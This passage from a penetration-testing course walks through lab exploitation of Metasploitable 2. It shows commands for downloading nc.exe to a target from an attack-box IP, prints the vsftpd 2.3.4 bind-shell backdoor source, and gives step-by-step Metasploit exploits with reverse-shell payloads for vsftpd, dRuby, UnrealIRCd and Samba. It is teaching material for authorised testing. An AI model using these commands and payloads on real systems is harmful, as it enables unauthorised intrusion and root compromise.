C:\Windows\Temp>powershell Import-Module BitsTransfer;Start-BitsTransfer -Source http://10.11.1.17/nc.exe -Destination C:\  
powershell Import-Module BitsTransfer;Start-BitsTransfer -Source http://10.11.1.17/nc.exe -Destination C:\  
  
C:\Windows\Temp>cd ..  
cd ..  
  
C:\Windows>cd ..  
cd ..  
  
C:\>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 2EB5-E7DC  
  
Directory of C:\  
  
06/10/2009 01:42 PM 24 autoexec.bat  
06/10/2009 01:42 PM 10 config.sys  
11/09/2017 07:21 AM 59,392 nc.exe  
07/13/2009 06:37 PM <DIR> PerfLogs  
11/09/2017 11:10 AM <DIR> Program Files  
11/09/2017 01:55 PM <DIR> Users  
11/09/2017 08:35 AM <DIR> Windows  
 3 File(s) 59,426 bytes  
 4 Dir(s) 12,265,897,984 bytes free
```

As we can see the nc.exe application was successfully downloaded to the C drive.

Note: More information and syntax options about BITS can be found here:

<https://technet.microsoft.com/en-us/library/dd819420.aspx>

<https://msdn.microsoft.com/en-us/library/aa362708.aspx>

PowerShell Downloads: Invoke-WebRequest

The last option we will consider for transferring files is the Invoke-WebRequest cmdlet. The Invoke-WebRequest cmdlet is simple and easy to use and is available in PowerShell version 3.0 and higher. However, it does come with a few disadvantages. The first is that it is very slow compared to the other PowerShell methods we considered. This cmdlet takes a huge performance hit because the HTTP response stream is first buffered into memory and flushed to disk only once it's fully loaded. Additionally, downloading large files with this method may cause potential memory issues. That is why we recommend using the System.Net.WebClient method for transferring larger files.

The following command downloads nc.exe from our remote web server to the C drive:

```
powershell Invoke-WebRequest --Uri http://[IP Attack box]/nc.exe -OutFile C:\nc.exe
```

```
c:\>powershell Invoke-WebRequest -Uri http://10.11.1.17/nc.exe -OutFile C:\nc.exe  
powershell Invoke-WebRequest -Uri http://10.11.1.17/nc.exe -OutFile C:\nc.exe  
  
c:\>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 2EB5-E7DC  
  
Directory of c:\  
  
06/10/2009 01:42 PM 24 autoexec.bat  
06/10/2009 01:42 PM 10 config.sys  
11/15/2017 06:01 AM 59,392 nc.exe  
07/13/2009 06:37 PM <DIR> PerfLogs  
11/09/2017 03:55 PM <DIR> Program Files  
11/09/2017 01:55 PM <DIR> Users  
11/15/2017 05:55 AM <DIR> Windows  
 3 File(s) 59,426 bytes  
 4 Dir(s) 12,922,642,432 bytes free
```

For this cmdlet to work the target host needs to have at least PowerShell 3.0 installed. PowerShell versions below 3.0 are not supported and will cause an error if the cmdlet is not recognized:

```
c:\>powershell Invoke-WebRequest -Uri http://10.11.1.17/nc.exe -OutFile C:\nc.exe
powershell Invoke-WebRequest -Uri http://10.11.1.17/nc.exe -OutFile C:\nc.exe
The term 'Invoke-WebRequest' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:18
+ Invoke-WebRequest <<< -Uri http://10.11.1.17/nc.exe -OutFile C:\nc.exe
  + CategoryInfo          : ObjectNotFound: (Invoke-WebRequest:String) [], CommandNotFoundException
  + FullyQualifiedErrorId : CommandNotFoundException
```

You can check the version of PowerShell installed by using the following command:

```
powershell $PSVersionTable.PSVersion
```

The output for PowerShell version 2.0 (left) and 3.0 (right) look like this:

c:\>powershell \$PSVersionTable.PSVersion	c:\>powershell \$PSVersionTable.PSVersion
powershell \$PSVersionTable.PSVersion	powershell \$PSVersionTable.PSVersion
Major Minor Build Revision	Major Minor Build Revision
-----	-----
2 0 -1 -1	3 0 -1 -1

More information about the `Invoke-WebRequest` cmdlet can be found here:

<https://docs.microsoft.com/en-gb/powershell/module/Microsoft.PowerShell.Utility/Invoke-WebRequest?view=powershell-3.0>

Netcat file transfers


Let's assume we already have command execution on a target host and we want to transfer a file from the attack box to this host. Because we're actually sending the file from the attack box to the remote host, the first thing we have to do is to set up a Netcat listener on the target host and specify the output for the file. We will be using port 8080 for this purpose and the file will be saved to the desktop:

```
nc -lvp 8080 > /root/Desktop/transfer.txt
```

On the attack box we can now connect to port 8080 and send a file called transfer.txt:

```
nc 192.168.100.107 8080 < /root/Desktop/transfer.txt
```

Note: In the following example 192.168.100.113 (Red) is the attacker and 192.168.100.107 (Green) is the target host.




```

root@Host:~# nc -lvp 8080 > /root/Desktop/transfer.txt
listening on [any] 8080 ...
192.168.100.113: inverse host lookup failed: Unknown host
connect to [192.168.100.107] from (UNKNOWN) [192.168.100.113] 38204
^C

root@attacker:~# nc 192.168.100.107 8080 < /root/Desktop/transfer.txt

```

Then we hit control + c and cat to display the contents of the file on both the attack box and target host.



```

root@Host:~# nc -lvp 8080 > /root/Desktop/transfer.txt
listening on [any] 8080 ...
192.168.100.113: inverse host lookup failed: Unknown host
connect to [192.168.100.107] from (UNKNOWN) [192.168.100.113] 38204
^C
root@Host:~# cat /root/Desktop/transfer.txt
This file will be transferred from attack box 192.168.100.113 to the target host 192.168.100.107
root@Host:~# 

root@attacker:~# nc 192.168.100.107 8080 < /root/Desktop/transfer.txt
root@attacker:~# cat /root/Desktop/transfer.txt
This file will be transferred from attack box 192.168.100.113 to the target host 192.168.100.107
root@attacker:~# 

```

As we can see here the contents of both files are the same proving that the file has been transferred from the attack box to the remote host. This method of transferring files is platform-independent and is successful as long as Netcat is present on both machines. Although this method works perfectly well in practice there are some better options such as the methods we've discussed earlier in this chapter for Linux or PowerShell for Windows.

Exploiting vulnerabilities in practice

Now that we know how to find, modify, transfer and compile exploits and which techniques can be used to exploit vulnerabilities, let's put this into practice.

In the following sections we will be exploiting the vulnerabilities found on Metasploitable 2 in the form of a step-by-step tutorial. From the enumeration phase and vulnerability assessment we already know that Unreal IRCD and VSFTPD running on Metasploitable 2 contain backdoors. We also found that dRuby RMI Server 1.8 running on this host is vulnerable to remote code execution.

In a Penetration Test the rules of conduct will tell you whether exploiting the vulnerabilities you discover is allowed or not. Don't expect to exploit kernels or other critical vulnerabilities on live production systems as the commercial risks involved are generally too high.

Exploiting VSFTPD v2.3.4

In this section we will be exploiting the VSFTPD v2.3.4 service both manually and with Metasploit. This particular VSFTPD vulnerability is pretty easy to exploit and is a great initiation that will help you to understand exactly how a backdoor works. Instead of running Metasploit to exploit this vulnerability we will first look at how the application is exactly vulnerable. Then we will analyze the source code and eventually exploit the VSFTPD v2.3.4 service manually. This will help you to get a better understanding of the exploitation process, how to minimize risks when launching exploits and how this version of VSFTP is vulnerable.

As we have said, the ultimate goal of exploiting vulnerabilities is to gain a root or administrator shell on the target host and to perform post-exploitation. The privilege level of a shell is usually based on the context of the user account that runs the exploited application. For example, if VSFTPD v2.3.4 is running in a root context and executes shellcode with a reverse shell, then the reverse shell will also be running in the root context. Usually, however, system administrators configure services and software to run with the lowest level of privileges possible. When an attacker manages to execute code by exploiting a service running with limited user privileges, then the attacker must then find vulnerabilities that allow privilege escalation in order to get root/administrator access to the machine.

VSFTPD v2.3.4 vulnerabilities

Let's see how we can exploit VSFTPD v2.3.4 on Metasploitable 2 and gain a root shell. From the vulnerability assessment we learned that this particular version of VSFTPD for a very brief moment contained a backdoor. Although the backdoor was discovered and removed quickly by the developers, many people still unwittingly downloaded and installed this backdoored version of VSFTPD. The backdoor payload is initiated in response to a smiley face (which is a :) character combination) in the username. The code sets up a bind shell listener on port 6200.

VSFTPD v2.3.4 vulnerable source code

Let's have a look at the vulnerable version of VSFTPD v2.3.4 to see what the backdoor looks like in the source code. Surprisingly, no attempt has been made to hide or obfuscate the backdoor so we can easily read it and see how it is working. A copy of the vulnerable code is available on Pastebin at the following URL:

<http://pastebin.com/AetT9sS5>

When we scroll through the exploit code we find the following code (lines 37 to 41) validates the user input on the username:

```
37. -     else if((p_str->p_buf[i]==0x3a)
38. -         && (p_str->p_buf[i+1]==0x29))
39. -     {
40. -         vsf_sysutil_extra();
41. -     }
```

Hexadecimal to ASCII

0x3a = :

0x29 =)

Line 37 and 38 checks for user input containing hexadecimal ³chars 0x3a followed by 0x29 which together represent the smiley face :) characters. When the username contains both these characters the 'else if' statement executes the vsf_sysutil_extra function.

Let's have a closer look at the vsf_sysutil_extra function.

³ Hexadecimal is the use of base16. In hexadecimal counting the numbers 0 -9 remain the same as in decimal, but from then on 10 = A, 11 = B, 12 = C, 13 = D, 14 = E, 15 = F, 16 = 10, 17 = 11, 18 = 12 and so on.

```

75. -int
76. -vsf_sysutil_extra(void)
77. -{
78. -    int fd, rfd;
79. -    struct sockaddr_in sa;
80. -    if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
81. -        exit(1);
82. -    memset(&sa, 0, sizeof(sa));
83. -    sa.sin_family = AF_INET;
84. -    sa.sin_port = htons(6200);
85. -    sa.sin_addr.s_addr = INADDR_ANY;
86. -    if((bind(fd,(struct sockaddr *)&sa,
87. -        sizeof(struct sockaddr))) < 0) exit(1);
88. -    if((listen(fd, 100)) == -1) exit(1);
89. -    for(;;)
90. -    {
91. -        rfd = accept(fd, 0, 0);
92. -        close(0); close(1); close(2);
93. -        dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
94. -        execl("/bin/sh","sh",(char *)0);
95. -    }
96. -}
97. -
98. -

```

A socket is a way of connecting two network nodes together so they can communicate with each other. The first socket is listening for an incoming connection while the second socket reaches out and connects to the listening socket. The server forms the listening socket and the client the connecting socket. With this in mind let's have a look at the exploit code from line 79 and onwards.

The 'struct sockaddr_in' on line 79 is a code structure in C programming that defines a variable in the socket code. In this case 'struct sockaddr_in sa' defines the internet address as 'sa'. The structure is defined by the `sin_family` which is set to the constant `AF_INET` (IPv4 address type) on line 83, `sin_port` is set to 6200 on line 84 and the client address set to 'any' on line 85. The code after that uses the structure to set up a bind socket and a listener process on the socket to listen for incoming connections. Note that this code is run in the target server context, so the server sets up the bind socket and listener which is used by the remote attacker for setting up a connection. Line 94 provides a shell to anyone connecting to the server on port 6200.

[Exploiting VSFTPD v2.3.4 manually](#)

Now we will demonstrate exploiting the backdoor vulnerability manually by connecting to the Metasploitable 2 VSFTPD service and using a Smiley face as the username to authenticate.

Once you have the Metasploitable 2 virtual machine running or you're connected to the VHL labs, enter the following command on your attack box:

telnet [Metasploitable IP] 21

Then type the following command:

USER user:

PASS pass

Then use the escape character ^] (ctrl+] or wait a few seconds.

If we then fire up Nmap and scan for port 6200 we should see that the malicious code has been executed and port 6200 is open:

```
root@kali:~# nmap -p 6200 10.11.1.250
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-15 03:32 EDT
Nmap scan report for 10.11.1.250
Host is up (0.028s latency).
PORT      STATE SERVICE
6200/tcp  open  lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

Let's connect to port 6200 using telnet with the following command:

telnet [target host ip] 6200

```
root@kali:~# telnet 10.11.1.250 6200
Trying 10.11.1.250...
Connected to 10.11.1.250.
Escape character is '^>'.
id;
uid=0(root) gid=0(root)
: command not found
```

If we enter the command id; we will see that the FTP service is running as root and we have a root shell on Metasploitable 2.

We can also exploit this vulnerability using Metasploit.

[Exploiting VSFTPD v2.3.4 with Metasploit](#)

First we start msfconsole with this command:

msfconsole

Once msfconsole is running select the backdoor exploit with this command:

use exploit/unix/ftp/vsftpd_234_backdoor

Type show options to see the exploit options:

show options

```

      =[ metasploit v5.0.76-dev
+ -- =[ 1972 exploits - 1088 auxiliary - 339 post
+ -- =[ 558 payloads - 45 encoders - 10 nops
+ -- =[ 7 evasion

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name   Current Setting  Required  Description
  ----  =-----  -----  -----
  RHOSTS            yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT            21      The target port (TCP)

  Exploit target:
    Id  Name
    --  --
    0  Automatic

```

For this particular exploit to succeed we only need to define a remote host IP address and a port that we leave to default on port 21. To get an overview of the available payloads for this exploit module we run the following command:

show payloads

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  ---          -----  -----  -----  -----
  0  cmd/unix/interact      normal  No      Unix Command, Interact with Established Connection

```

As we can see on the screenshot there is only one available payload for this exploit which doesn't take any parameters. Let's set the payload first using the following command:

set payload cmd/unix/interact

Next, we have to set the RHOSTS option. For the RHOSTS option we have to set the remote host IP address, this will be the IP address of the Metasploitable 2 machine you're targeting. We'll use the following command to set the RHOSTS option where we replace the [IP target] section with the IP address of Metasploitable 2:

set rhosts [IP target]

Now we can type run or exploit to execute the exploit.

run

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.11.1.250:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.11.1.250:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.11.1.250:21 - The port used by the backdoor bind listener is already open
[+] 10.11.1.250:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.16.1.3:45663 → 10.11.1.250:6200) at 2020-04-27 11:12:11 -0400

id
uid=0(root) gid=0(root)

```

As we can see on the screenshot we successfully got a root shell on the Metasploitable 2 machine. Sometimes we have to run the exploit twice to get a shell (the exploit failed with message: Exploit completed, but no session was created).

Lab Tip: Most of the time this exploit will crash the target service. When you're unable to create a session use the reset panel to reset the Metasploitable 2 machine before running the exploit again.

Summary

In this section we have exploited a vulnerability in VSFTPD v2.3.4 using both manually with a Telnet client and Metasploit. We have analysed the vulnerable source code and learned how the backdoor was coded and how it functions. VSFTPD v2.3.4 was running as root so we got a root shell on the box. It is very unlikely you will ever encounter this vulnerability in a live situation. Nevertheless, we have been able to learn about backdoors, bind shells and exploitation from this simple example.

Exploiting dRuby RMI server 1.8

In the next section we will exploit a remote code execution vulnerability in the dRuby RMI server that is running on Metasploitable 2. dRuby is a distributed object system written in the Ruby programming language. dRuby uses its own protocol and binds itself to a URI such as druby://example.com on port 8787.


Exploiting dRuby RMI Server 1.8 with Metasploit

First, we have to start Metasploit:

msfconsole

Since we already know the name of the exploit we only need to search the name field which we do with this command:

search name:Distributed Ruby Send instance_eval/syscall Code Execution



Name	Disclosure Date	Rank	Description
exploit/linux/misc/druby_remote_codeexec	2011-03-23	excellent	Distributed Ruby Send instance_eval/syscall Code Execution

The next step is to activate the exploit with the 'use' command as follows:

use exploit/linux/misc/druby_remote_codeexec

Now we set a Ruby reverse shell payload like this:

set payload cmd/unix/reverse_ruby

Optionally we can use options to show the available options for this exploit:

options



```
msf exploit(druby_remote_codeexec) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf exploit(druby_remote_codeexec) > options

Module options (exploit/linux/misc/druby_remote_codeexec):
Name  Current Setting  Required  Description
-----  -----  -----  -----
URI          yes        The dRuby URI of the target host (druby://host:port)

Payload options (cmd/unix/reverse_ruby):
Name  Current Setting  Required  Description
-----  -----  -----  -----
LHOST          yes        The listen address
LPORT          4444      The listen port

Exploit target:
Id  Name
--  --
0  Automatic

msf > use exploit/linux/misc/druby_remote_codeexec
msf exploit(druby_remote_codeexec) > show targets
msf exploit(druby_remote_codeexec) > set TARGET <target_id>
```

At this point we have to set the LHOST (listening host) option. If your target is the Metasploitable 2 machine on the lab network, the LHOST option has to be set with the IP address of the VPN adapter so that the reverse shell connects back to your attack box. You can either choose to manually set the IP address of the ppp0 network adapter (use the 'ifconfig' command to look up the IP address) or just set the LHOST to ppp0 so it will automatically use the current IP address as LHOST.

set lhost [IP attack box]

Or set the LHOST option by referencing the VPN network interface as follows:

set lhost ppp0

Then we set the URI using the following command (the format is mentioned in the description):

set URI druby://[Target IP]:8787

The listening port (LPORT) can be left to the default port. All that remains now is to run the exploit using run and if everything is done correctly, a reverse shell with root privileges will be returned to the attack box:

```
File Edit View Search Terminal Help
msf exploit(drbd_remote_codeexec) > run

[*] Started reverse TCP handler on 192.168.100.114:4444
[*] trying to exploit instance eval
[*] instance eval failed, trying to exploit syscall
[*] payload executed from file .b5ZjwU9hhzpaSa50
[*] make sure to remove that file
[*] Command shell session 1 opened (192.168.100.114:4444 -> 192.168.100.105:55044) at 2016-10-08 17:19:57 +0200

id
uid=0(root) gid=0(root)
```

As we can see from the id command, the exploit has completed successfully and resulted in a root shell on the target machine.

Exploiting Unreal IRCD 3.2.8.1 with Metasploit

In our vulnerability assessment we discovered that this version of Unreal IRCD contains a backdoor that can be exploited with Metasploit. Let's start msfconsole and search for the right Metasploit exploit by running this command:

search unreal ircd

```

      =[ metasploit v4.14.25-dev
+ -.-=[ 1660 exploits - 950 auxiliary - 293 post
+ -.-=[ 486 payloads - 40 encoders - 9 nops
+ -.-=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > search Unreal IRCD
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/linux/games/ut2004_secure	2004-06-18	good	Unreal Tournament 2004 "secure" Overflow (Linux)
exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	UnrealIRCD 3.2.8.1 Backdoor Command Execution
exploit/windows/games/ut2004_secure	2004-06-18	good	Unreal Tournament 2004 "secure" Overflow (Win32)

The next step is to select the preferred exploit with the following command:

use exploit/unix/irc/unreal_ircd_3281_backdoor

Then print a list of compatible payloads like this:

show payloads

```

msf exploit(unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
=====

```

Name	Disclosure Date	Rank	Description
cmd/unix/bind_perl	normal	normal	Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6	normal	normal	Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby	normal	normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6	normal	normal	Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic	normal	normal	Unix Command, Generic Command Execution
cmd/unix/reverse	normal	normal	Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_perl	normal	normal	Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl	normal	normal	Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_ruby	normal	normal	Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl	normal	normal	Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet	normal	normal	Unix Command Shell, Double Reverse TCP SSL (telnet)

From these payloads we select and set the Perl reverse shell payload:

set payload cmd/unix/reverse_perl

When we type 'show options' we get an overview of all the options that can be set for this exploit, including those we require:

```
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  10.11.1.250      yes        The target address
  RPORT  6667              yes        The target port (TCP)

  Payload options (cmd/unix/reverse_perl):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  172.16.1.5        yes        The listen address
  LPORT  4444              yes        The listen port

  Exploit target:
  Id  Name
  --  --
  0   Automatic Target
```

All that remains is to specify IP addresses for the target and attack box:

set rhost [IP target]

set lhost [IP attack box] or set lhost ppp0

We leave the default listening port and type exploit to execute it:

exploit

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 172.16.1.5:4444
[*] 10.11.1.250:6667 - Connected to 10.11.1.250:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 10.11.1.250:6667 - Sending backdoor command...
[*] Command shell session 2 opened (172.16.1.5:4444 -> 10.11.1.250:43508) at 2017-06-15 02:09:14 -0400

id
uid=0(root) gid=0(root)
```

As we can see from the id command, the exploit has completed successfully and resulted in a root shell on the target machine.

Exploiting Samba 3.0.20-Debian

In our vulnerability assessment we've found a Metasploit module that exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3. As we didn't find any other exploits that apply to these versions, let's fire up Metasploit and see if we exploit this version of Samba to get a shell.

First run the following command to start Metasploit:

msfconsole

Then select the Samba usermap_script module with the following command:

use multi/samba/usermap_script

By looking at the options we only have to enter a target host IP. We'll leave the RPORT option default to 139:

set rhost [Target IP]

```

      =[ metasploit v4.16.48-dev          ]
+ -- =[ 1749 exploits - 1002 auxiliary - 302 post      ]
+ -- =[ 536 payloads - 40 encoders - 10 nops          ]
+ -- =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name  Current Setting  Required  Description
  ----  -----          -----    -----
  RHOST            yes        The target address
  RPORT            139       yes        The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

msf exploit(multi/samba/usermap_script) > set rhost 10.11.1.250
rhost => 10.11.1.250

```

The next step is to set the payload type, listening host IP and port using the following commands:

set payload cmd/unix/reverse

set lhost ppp0

set lport 4444

Finally, we can execute the exploit using the 'run' command as follows:

run

```

msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set lhost ppp0
lhost => ppp0
msf exploit(multi/samba/usermap_script) > set lport 4444
lport => 4444
msf exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 172.16.1.2:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo DILxYHUMpI9TuTkb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from socket A...
[*] Reading from socket B
[*] B: "DILxYHUMpI9TuTkb\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (172.16.1.2:4444 -> 10.11.1.250:56847) at 2018-08-21 10:20:11 -0400

id
uid=0(root) gid=0(root)

```

As you can see from the id query, the exploit has completed successfully and resulted in a root shell on the target machine.

6 Privilege Escalation

Another very important step in penetration testing is the process of privilege escalation. Most systems are configured to be used by multiple users where it is good practice to apply the principle of least privilege (PoLP). The principle of least privilege essentially means that an object (user account, service, program etc.) should not be given more privileges than strictly required for its purpose. Practically this means that regular user accounts should not be able to install software or modify system configurations if they're not system administrators and launch applications with as few privileges as possible. When we speak of system accounts, we may refer to users as real people, with a privileged user account to perform their daily tasks, but also to service accounts. Service accounts typically have a separated functional task on the system which usually involves managing a service that is running on the system. A good example of this is the 'www-data' or 'apache' account that is used to manage web server processes and files on the system. While this account could be able to create files in the web root directory and underlying directories, it should not be able to do this outside the web root. When the principle of least privilege is applied, and a user or service account is compromised, the effects on the systems are limited by the privileges configured for the account. This means that if an attacker can get a shell on the system through a web service, the shell runs with the privileges of the web service account. To get full control of the system the attacker will look for ways to leverage vulnerabilities that allow for privilege escalation. Successful privilege escalation attacks allow the attacker to take full control of the system and access all resources and data available to it.

In this chapter we will be learning privilege escalation techniques for Windows and Linux. Privilege escalation is the process of increasing the level of privileges on a certain host to the highest privilege level possible. Usually, this means that when you have access to a host with a low privileged account, you are elevating privileges to system or domain admin on Windows or root on Linux. Generally, privilege escalation techniques target vulnerable operating systems, services, software and misconfigurations. Examples of situations that allow for privilege escalation are:

- Vulnerable software running under root privileges.
- Vulnerable kernels.
- Misconfigurations in service, system and security settings.
- Weak file and service permissions.
- Sensitive information stored in local files.
- Access to sensitive files such as the Windows SAM file.
- Installation scripts and data containing passwords.
- Scheduled tasks that execute scripts and programs.
- DLL Hijacking by overwriting poorly secured DLLs.
- Registry settings such as always elevated and automatically executed binaries.
- Malware to take sensitive user input.

As this list indicates, there are many ways how a system can be vulnerable to local privilege escalation. In general, it's worth pointing out that successfully finding flaws that allow for privilege escalation, heavily relies on the information that is gathered from the target system. The more you know about the system and its environment, the better your chances are in successfully elevating your privilege level. This doesn't just apply to your knowledge about a specific system and its variables but also to your knowledge about operating systems and how they work in general. Do you

know how scheduled tasks work on Windows or cron jobs on Linux? Are you familiar with the directory structures on Linux systems? Are you able to work with the Windows registry? Did you answer such questions with 'no'? Then it is recommended to spend some time on getting familiar with operating systems first, or at least research specific topics before attempting related techniques in the labs.

In the previous chapter we have learned how to compile exploits and exploit vulnerabilities. This information is a great basis and recommended read before proceeding with this chapter as you will need to compile a lot of local kernel privilege escalation exploits. New vulnerabilities in system software and services are discovered almost daily. New discoveries often reveal vulnerabilities that have been present in systems for decades leaving many systems vulnerable. Examples of such vulnerabilities are the Eternal Blue exploit targeting a wide range of Windows systems (from Windows XP to Windows Server 2016) and DirtyCow targeting 10 years of vulnerable Linux kernels. For this reason, it is important to test target hosts for critical privilege escalation exploits and keep your knowledge of these exploits up to date.

We will start the Linux and Windows privilege escalation chapters with some commands that can be used to enumerate the local system. The information retrieved from the system with these commands is generally a good first step in getting a better understanding of the system. The gathered information provides details about the OS and kernel version, what applications are installed, what services are running, network configurations, scheduled tasks, user accounts and many other details about the system. This information can then be used for finding flaws that allow for privilege escalation. In the Virtual Hacking Labs, you can practice most of the techniques that are covered in the courseware, including misconfigurations, vulnerable software and vulnerable kernels.

In the next chapters we will look at different privilege escalation techniques on Linux and Windows. Let's start by looking at Linux privilege escalation techniques first.

Privilege Escalation on Linux

In this chapter we will learn about some common Linux privilege escalation techniques. Statistically, most organizations are using Windows operating systems on servers and workstations. But if you take a broader look at the complete infrastructure you will also encounter a lot of devices running on Linux. Examples of devices that are very likely to run a Linux operating system are firewalls, routers, VOIP servers, NAS and webservers. These kinds of devices are very critical for a company's infrastructure with severe consequences when they are compromised.

It happens very often that system administrators in Windows environments overlook the Linux devices for many reasons. One of these reasons is the lack of knowledge about how to maintain Linux systems and how to secure them. This can result in critical Linux devices being the weakest link in the security chain and become a great security threat. Therefore, it is very important as a penetration tester to focus not only on Windows systems because they cover 90% of the company's devices but also on (critical) Linux systems.
